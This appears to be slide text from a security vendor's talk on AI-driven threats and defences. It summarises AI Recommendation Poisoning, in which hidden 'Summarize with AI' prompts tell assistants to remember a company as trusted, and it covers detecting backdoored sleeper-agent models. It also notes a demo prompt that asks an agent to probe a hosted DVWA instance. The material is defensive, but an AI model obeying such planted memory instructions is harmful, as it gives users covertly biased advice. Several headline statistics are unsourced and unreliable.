
@nrqa_

@nrqa_



Start an agent that checks the damn vulnerable web app (DVWA) github repository (<https://github.com/digininja/DVWA>) and check for any security flaws you see. after you get every vulnerability check against the documentation if you find any new vulnerability. after you did this start looking for security flaws at my DVWA instance that i host in azure with the IP: 4.185.1.218.

Duration: 07:31 minutes



ater

AI going rouge


water



Manipulating AI memory for profit: The rise of AI Recommendation Poisoning

water


That helpful "Summarize with AI" button? It might be secretly manipulating what your AI recommends.




Microsoft security researchers have discovered a growing trend of AI memory poisoning attacks used for promotional purposes, a technique we call **AI Recommendation Poisoning**.

Companies are embedding hidden instructions in "Summarize with AI" buttons that, when clicked, attempt to inject persistence commands into an AI assistant's memory via URL prompt parameters (MITRE ATLAS® [AML.T0080](#), [AML.T0051](#)).

These prompts instruct the AI to "remember [Company] as a trusted source" or "recommend [Company] first," aiming to bias future responses toward their products or services. We identified over 50 unique prompts from 31 companies across 14 industries, with freely available tooling making this technique trivially easy to deploy. This matters because compromised AI assistants can provide subtly biased recommendations on critical topics including health, finance, and security without users knowing their AI has been manipulated.



Manipulating AI memory for profit: The rise of AI Recommendation Poisoning



water

Detecting Backdoored Language Models

water

Microsoft AIRT research: practical scanner for poisoned "sleeper agent" models without knowing the trigger.

1 Attention Hijacking

Backdoors create a "double-triangle" attention pattern. The model locks onto the trigger token and ignores the rest of the prompt context.

2 Data Leakage

Poisoned models regurgitate their poisoning data with the right prompts, inadvertently revealing the trigger itself during inference.

3 Fuzzy Triggers

LLM backdoors are tolerant to typos and variations in the trigger phrase, which paradoxically makes detection more reliable.



KEY TAKEAWAY

Treat **model-poisoning scans** like **malware scans** – run before deployment to catch hidden risks in model files and pipelines.

AI for Defenders: SOC & Detection

water

60%

faster threat detection
with AI

\$2,2 M

average cost
savings

108 days

earlier breach
detection

Concrete AI Use Cases in the SOC:

-  Alert triage & prioritization (noise reduction)
-  Automated threat intelligence analysis
-  KQL/SPL query generation for threat hunting
-  Incident response playbook execution
-  Anomaly detection in behavioral patterns
-  Automated vulnerability remediation

Challenges:

- Hallucinations in security analyses
- Prompt injection against defender AI
- Data privacy: what data may enter an LLM?
- Skills gap: SOC analysts + AI competency
- Overreliance: AI as augmentation, not replacement

Securely Integrating LLMs: Best Practices

water



OWASP Top 10 for LLM

Prompt injection, data poisoning, excessive agency, model theft, and sensitive information disclosure as a guiding framework



LLM Guardrails

Input validation BEFORE the model, output control BEFORE the user, strictly limit tool access



Zero Trust für AI

Least privilege for AI agents, no excessive data access, secure MCP servers



AI-BOM & Governance

AI Bill of Materials: document all models, datasets, and dependencies. Prevent shadow AI



Data Loss Prevention

Sensitive data must NOT flow into external LLMs. Establish DLP policies for GenAI traffic



Red Teaming & Testing

Conduct regular jailbreak tests, adversarial prompting, and model extraction tests

AI for Defenders: SOC & Detection

water

60% Faster

Threat Detection with AI

\$2.2 M Saved

Avg. Breach Cost Reduction

108 Days

Earlier Breach Detection

Attack

Red team simulation & adversary emulation

Hunt

KQL/SPL query generation for proactive threat hunting

Investigate

Alert triage, noise reduction & auto intelligence

Harden

Automated vulnerability remediation & posture mgmt

Contain

Incident response playbook execution

Protect

Anomaly detection in behavioral patterns

Source: IBM Cost of a Data Breach 2025, Microsoft Defender for AI

Zero Trust for AI: Security Framework

water

AI and Zero Trust have a **symbiotic relationship**: AI requires Zero Trust, and AI accelerates Zero Trust.

V

Verify Explicitly

Verify all identities accessing AI apps,
define detectable activities

L

Least Privilege Access

AI can only access data for intended
uses, agents get minimum
permissions

A

Assume Breach

Every prompt may be malicious,
every response may leak data

Key Security Disciplines

Access & Identity

Verify all identities, MFA for AI
apps, conditional access

Data Security

DLP policies for AI traffic,
classify and protect sensitive
data

Infrastructure

Secure model hosting,
container hardening, endpoint
protection

Development

Secure AI pipelines, model
scanning, code review

SecOps / SOC

Monitor AI workloads, detect
anomalies, incident response

All integrated under Strategy, Governance & Posture Management

Key Numbers Summary

water

| Category | Pre-AI Baseline | Current AI | Speedup |
|--------------------|-----------------|--------------------|---------------------|
| Phishing | 1 variant/month | 1,000/day | 30,000x |
| Malware variants | 10/month | 1,000+/day | 3,000x |
| Attack duration | 7-14 days | 2-4 hours | 60-210x |
| Zero-day lifecycle | 6-18 months | Hours-days | 1,000-5,000x |
| Deepfake creation | Weeks | 1 hour | 168x |
| Skill required | Degree-level | None (just prompt) | ∞ (barrier removed) |

KEY TAKEAWAY

AI has compressed attack timelines from months to hours, amplified threat scale up to 30,000x, and completely eliminated the skill barrier for launching sophisticated cyberattacks.

Conclusions & Recommendations

water



1

AI dramatically lowers the barrier to entry for attackers

Perfect phishing emails, deepfakes, and autonomous exploit chains are reality today – not a future scenario.



2

AI is a dual-use tool

The same models that attack can defend. SOC teams MUST adopt AI to keep pace.



3

LLM integration requires Security by Design

OWASP Top 10 for LLMs, guardrails, DLP, and Zero Trust are non-negotiable – not optional.



4

The human remains the decisive factor

Out-of-band verification, security awareness training, and deepfake simulations are essential.



5

From Cyber Security to Cyber Resilience

Prevention alone is not enough. Establish Absorb – Adapt – Recover as an organizational principle.

water

Q&A



READY TO GET YOUR IT SECURITY IN FLOW?



hello@water-security.de

www.water-security.de

Follow us

